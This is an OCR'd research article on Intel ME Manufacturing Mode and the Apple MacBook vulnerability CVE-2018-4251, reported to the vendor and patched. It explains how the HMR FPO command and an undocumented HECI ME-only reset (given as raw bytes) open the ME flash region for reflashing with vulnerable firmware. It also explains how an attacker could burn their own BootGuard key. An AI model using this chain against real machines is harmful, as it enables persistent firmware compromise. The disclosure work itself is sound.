
160 Ka-ching! Low-level hacking NCR's ATM

172 Upgrading IDA Pro. Learning to compile loaders in Python

182 Linux Kernel Defense Map

Intel ME Manufacturing Mode: obscured dangers and their relationship to CVE-2018-4251

Hardware Research Team



The weakness of "security through obscurity" is so well known as to be obvious. Yet major hardware manufacturers, citing the need to protect intellectual property, often require a non-disclosure agreement (NDA) before allowing access to technical documentation. The situation has become even more difficult with the growing intricacy of chip designs and integration of proprietary firmware. Such obstacles make it nearly impossible for independent researchers to analyze the security of these platforms. As a result, both ordinary users and hardware manufacturers lose out.

One example is Intel Management Engine (Intel ME), including its server (Intel SPS) and mobile (Intel TXE) versions (For background on Intel ME, we recommend consulting our blog[1,2]). In this article, we will describe how undocumented commands (although "undocumented" applies to practically everything about Intel ME) enable overwriting SPI flash memory and implementing the doomsday scenario: local exploitation of an ME vulnerability (INTEL-SA-00086). At the root of this problem is an undocumented Intel ME mode, specifically, Manufacturing Mode.

What is Manufacturing Mode?

Intel ME Manufacturing Mode is intended for configuration and testing of the end platform during manufacturing, and as such should be disabled (closed) before sale and shipment to users. However, this mode and its potential risks are not described anywhere in Intel's public documentation. Ordinary users do not have the ability to disable this mode, since the relevant utility (part of Intel ME System Tools) is not officially available. So, there is no software that can protect, or even notify, the user if this mode is enabled for whatever reason. Even Chipsec, a utility specially designed to identify configuration errors in the chipset and CPU at the level of UEFI firmware (such as incorrect configuration of access rights for SPI flash regions), does not know anything about Intel Manufacturing Mode.

This mode allows configuring critical platform settings stored in one-time-programmable memory (FUSEs). These settings include those for BootGuard (the mode, policy, and hash for the digital signing key for the ACM and UEFI modules). Some of them are referred to as FPFs (Field Programmable Fuses). For a list of FPFs that can be written to FUSEs (a list that is incomplete, since a number of FPFs cannot be set directly), you can use the FPT (Flash Programming Tool) utility from Intel ME System Tools.

FPFs account for only a part of FUSEs array: instead, most are used by Intel to store platform parameters. Part of this space is called IP FUSEs, used to store IP (Intelligent Property, hardware logic blocks) units settings. Thus, the DFx Aggregator special device stores in FUSEs a sign of whether the platform is for testing or mass production.

In addition to FPFs, in Manufacturing Mode the hardware manufacturer can specify settings for Intel ME, which are stored in the Intel ME internal file system (MFS) on SPI flash memory. These parameters can be changed by


1. Mark Ermolov, Maxim Goryachy, How to Become the Sole Owner of Your PC, PHDays VI, 2016
2. Mark Ermolov, Maxim Goryachy, Disabling Intel ME 11 via undocumented mode, Positive Technologies' blog
3. GitHub—chipsec/chipsec: Platform Security Assessment Framework (github.com/chipsec/chipsec)

reprogramming the SPI flash. The parameters are known as CVARs (Configurable NVARs, Named Variables).


Setting CVARs is the responsibility of the Intel ME module named mca_server. MCA is short for "Manufacture-Line Configuration Architecture," which is the general name for the process of configuring the platform during manufacturing. CVARs, just like FPFs, can be set and read via FPT.

The list of CVARs depends on the platform and version of Intel ME. For chipsets supporting Intel AMT, one of the CVARs is the password for entering MEBx (ME BIOS Extension).

Settings FPFs, or almost any CVARs, requires that Intel ME be in Manufacturing Mode. The process of assigning FPFs consists of two steps: setting the values for FPFs (which are saved to temporary memory) and committing the FPFs values to the FUSEs. The first step is possible only in Manufacturing Mode, but actual "burn" occurs automatically after Manufacturing Mode is closed if, while in that mode, the manufacturer set FPFs values and the corresponding range in the FUSEs array has never been written to before. So, if a system is in Manufacturing Mode, the FPFs have likely never been initialized.



Output of the -FPFs option in FPT



List of CVARs output by FPT for the Broxton P platform

A sign that Manufacturing Mode is closed is stored in the file /home/mca/eom on MFS. When the SPI flash is overwritten by firmware with the basic file system (just after build by FIT[4]), the platform can once again function in Manufacturing Mode, although overwriting FUSEs is no longer possible.


OEM public key

Accordingly, the procedure for configuring Intel platforms is rather complicated and consists of multiple steps. Any error or deviation from this procedure by hardware manufacturers places the platform at serious risk. Even if Manufacturing Mode has been closed, a manufacturer may not have set FPFs, which allows attackers to do so themselves by writing their own values for example instead of the key for signing the start code of the BootGuard (ACM) and UEFI modules. In this case, the platform would load only with the attacker's malicious code—and persistently so. This would lead to irreversible hardware compromise, since the attacker's key is written to permanent memory, from which it can never be removed (for details of this attack, see "Safeguarding rootkits: Intel BootGuard" by Alexander Ermolov[5]).

On newer systems (Apollo Lake, Gemini Lake, Cannon Point) FPFs store not just the key for BootGuard, but the OEM's public key (strictly speaking, the SHA256 hash for the RSA OEM public key), which underpins several ME security mechanisms. For example, the special section of SPI flash named Signed Master Image Profile (SMIP) stores manufacturer-specified PCH Straps (PCH hardware configuration). This section is signed using a key whose SHA256 hash is stored in a special file (partition) on SPI flash. This file name is oem.key in the FTPR partition (OEMP.man in OEMP partition for Cannon Point PCH) and contains various OEM-provided public keys for signing all sorts of data. In the following figure, you can see a full list of the sets of data signed by the manufacturer, each with a unique key, for the Cannon Point platform.

The oem.key file itself is signed with an OEM root key, whose public key's hash should be written in the FPFs.

Therefore, having compromised the OEM root key, an attacker can compromise all previously mentioned data what is much worse than only the Boot Guard takeover possible in old platforms.




OEM Signing

4. Dmitry Sklyarov. Intel ME: Flash File System. Explained
5. Safeguarding rootkits: Intel BootGuard, Alexander Ermolov

```
<Class name="OemKeyManifestHashUsages">
    <CfgOpt name="BootPolicyManifest"       value="32"  type="byte" />
    <CfgOpt name="iUnitBootLoaderManifest"  value="33"  type="byte" />
    <CfgOpt name="iUnitMainFwManifest"      value="34"  type="byte" />
    <CfgOpt name="cAvsImage0Manifest"       value="35"  type="byte" />
    <CfgOpt name="cAvsImage1Manifest"       value="36"  type="byte" />
    <CfgOpt name="IfwiManifest"             value="37"  type="byte" />
    <CfgOpt name="OsBootLoaderManifest"     value="38"  type="byte" />
    <CfgOpt name="OsKernelManifest"         value="39"  type="byte" />
    <CfgOpt name="OemSmipManifest"          value="40"  type="byte" />
    <CfgOpt name="IshManifest"              value="41"  type="byte" />
    <CfgOpt name="IshBupManifest"           value="42"  type="byte" gui-mode="Hidden" /> <!-- Should not be exposed -->
    <CfgOpt name="OemDebugManifest"         value="43"  type="byte" />
    <CfgOpt name="OemLifecycleManifest"     value="44"  type="byte" gui-mode="Hidden" /> <!-- ZBBed -->
    <CfgOpt name="SilentLakeVmmManifest"    value="46"  type="byte" />

    <CfgOpt name="OemDnxIfwiManifest"       value="53"  type="byte" />
</Class>
```

List of OEM-signed data for the CNP platform



24.3.21 Flash Region Access Permissions (CSXE_FRACC)—Offset 50h

Access Method

Type: MEM Register (Size: 32 bits) Device: Function:


Default: 404h

3976 Datasheet

Fast SPI

Bit Range	Default & Access	Field Name (ID): Description
31:24	0h RW/L	**CSME Master Write Access Grant (MEMWAG):** Each bit [31:24] corresponds to Master[7:0]. CSME can grant one or more masters write access to the CSxE region 2 overriding the permissions in the Flash Descriptor. Bits for unassigned masters are reserved.
23:16	0h RW/L	**CSME Master Read Access Grant (MEMRAG):** Each bit [23:16] corresponds to Master[7:0]. CSME can grant one or more masters read access to the CSME region 2 overriding the read permissions in the Flash Descriptor. Bits for unassigned masters are reserved.

Excerpt from Intel documentation describing SPI Master Grant



Opening the ME region in the BIOS

Bypassing block on writing to the ME region

Until recently (prior to Intel Apollo Lake), Intel ME was located in a separate SPI region that had independent access rights for the CPU, GBE, and ME. So as long as access attributes were correctly configured, it was impossible to read or write to ME from the CPU (main system) side. However, current SPI controllers for Intel chipsets have a special mechanism called Master Grant. This mechanism assigns a strictly defined portion of SPI flash to each SPI master. A master controls its particular region, regardless of the access rights indicated in the SPI descriptor. Each master can provide access (read or write) for its region (but only its own region!) to any other master which it wishes.

What this means is that even if the SPI descriptor forbids host access to an SPI region of ME, it is possible for ME to still provide the access. In our view, this change was likely intended to enable updating Intel ME in a way that bypasses the standard process.

Host ME Region Flash Protection Override

Intel ME implements a special HECI command that allows opening the write access to ME SPI region on the CPU side. The command is called HMR FPO (Host ME Region Flash Protection Override). We have detailed this command at length previously.[6] There are some things worth knowing about it.

After receiving the HMR FPO command, Intel ME opens access to the region only after a reset. Intel ME itself also includes security measures: the command is accepted only when the UEFI BIOS is owning of platform boot process, prior to End Of Post (EOP). EOP is a different HECI command that sends the UEFI to ME before handing off control to the operating system (ExitBootServices). Sometimes, BIOS Setup contains an option for sending the HMRFPO command prior to EOP.

After receiving EOP, Intel ME ignores HMR FPO and returns the corresponding error status. But, this occurs only after Manufacturing Mode has been closed. Therefore, in Manufacturing Mode, Intel ME accepts HMR FPO at any time, regardless of the presence (or absence) of End Of Post. If the manufacturer has failed to close the Manufacturing Mode, an attacker can alter Intel ME at

6. Mark Ermolov, Maxim Goryachy, How to Become the Sole Owner of Your PC, PHDays VI, 2016

any time (of course, administrator rights are needed, but even the OS kernel initially cannot re-flash Intel ME). At this stage, the attacker can re-flash the ME image, such as to exploit vulnerability INTEL-SA-00086. A reset is then needed to run the modified firmware, but this is no problem on nearly any platform, with the exception of the Apple MacBook. Apple's computers contain an additional check in the UEFI, which runs when the UEFI is launched and blocks startup of the system if the ME region has been opened with HMRFPO. However, as we will show here, this mechanism can be easily bypassed if Intel ME is in Manufacturing Mode.

Resetting ME without resetting the main CPU


Today's computers can be restarted in several different ways: the documented versions include a global reset and reset of the main CPU only (without resetting ME). But, if there is a way to reset ME without resetting the main CPU (by running the HMRFPO command in advance as well), access to the region opens up and the main system continues to function.

Having investigated the internal ME modules, we discovered that there is a HECI command ("80 06 00 07 00 00 0b 00 00 00 03 00"[7]) for a reset of **only (!!!)** Intel ME. In Manufacturing Mode, this command can be sent at any time, even after EOP.

Therefore, an attacker who sends these two HECI commands opens the ME region and can write arbitrary data there, without having to reset the platform as whole. And it doesn't even matter what the SPI descriptor contains—correctly set protection attributes for SPI regions will not protect ME from modifications if the system is running in Manufacturing Mode.

```
void __cdecl poly_heci_cbm_csme_reset_handler(POLY_HECI_CBM_CTX *ctx)
{
  int *heci_data; // esi
  char origin; // al

  heci_data = ctx->data;
  if ( !ctx->end_of_post || *((_BYTE *)heci_data + 5) == 3 && !ctx->eom )
  {
    origin = *((_BYTE *)heci_data + 5);
    switch ( origin )
    {
      case 2:                                   // Query
        if ( !poly_query_pm_reset_perms() )
          goto exit_without_replay;
        sys_trace_level(3, 0x210033);
        break;
      case 3:                                   // MEBx
        if ( !poly_cse_reset(g_maestro_hnd, 0) )
          goto exit_without_replay;
        sys_trace_level(3, 0x210034);
        break;
      case 1:                                   // BIOS
        if ( poly_cse_reset(g_maestro_hnd, 1) )
        {
          sys_trace_level(3, 0x210032);
          break;
        }
exit_without_replay:
        ctx->data_size = 0;
```

Disassembler listing for the function responsible for handling HECI ME reset commands




Bit Range	Default & Access	Field Name (ID): Description
31	0h RW/V/L	**CF9h Lockdown (CF9LOCK):** 0 = CF9h Global Reset bit R/W. 1 = CF9h Global Reset bit RO. When set, this bit becomes RO and is reset by a CF9h reset or RSMRST# assertion (other reset types are not applicable). In manufacturing/debug environments this bit should be left as default '0'. In all other environments, BIOS must program this bit to '1'.
30:25	0h RO	Reserved.
24	0h RW/L	**Power Button Disable Lock (PB_DIS_LOCK):** Once set, this bit cannot be changed until the next global reset. When this bit is set to 1, the PM_CFG*.PB_DIS bit can no longer be changed.
23:21	0h RO	Reserved.
20	0h RW/L	**CF9h Global Reset (CF9GR):** 0 = A CF9h write of 6h or Eh will only reset the Host partition. 1 = A CF9h write of 6h or Eh will cause a Global Reset of both the Host and the ME partitions. It is recommended that BIOS should set this bit early on in the boot sequence, and then clear it and set the CF9LOCK bit prior to loading the OS in both an ME Enabled and a ME Disabled system. This register is locked by the CF9 Lockdown (CF9LOCK) bit. This register is not reset by a CF9h reset. It is reset by RSMRST#

Reset types


7. Mark Ermolov, Maxim Goryachy, How to Become the Sole Owner of Your PC, PHDays VI, 2016

Exploitation case: vulnerability CVE-2018-4251


We analyzed several platforms from a number of manufacturers, including Lenovo and Apple MacBook Pro laptops. The Yoga and ThinkPad computers we examined did NOT have any issues related to Manufacturing Mode. But we found that all Apple laptops on Intel chipsets are running in Manufacturing Mode. After this information was reported to Apple, the vulnerability (CVE-2018-4251) was patched in macOS High Sierra update 10.13.5.



Example of MEInfo output



mmdetect script



Process of closing Manufacturing Mode with FPT

Local exploitation of INTEL-SA-00086

By exploiting CVE-2018-4251, an attacker could write old versions of Intel ME (such as versions containing vulnerability INTEL-SA-00086) to memory without needing an SPI programmer or access to the HDA_SDO bridge—in other words, without physical access to the computer. Thus, a local vector is possible for exploitation of INTEL-SA-00086, which enables running arbitrary code in ME.

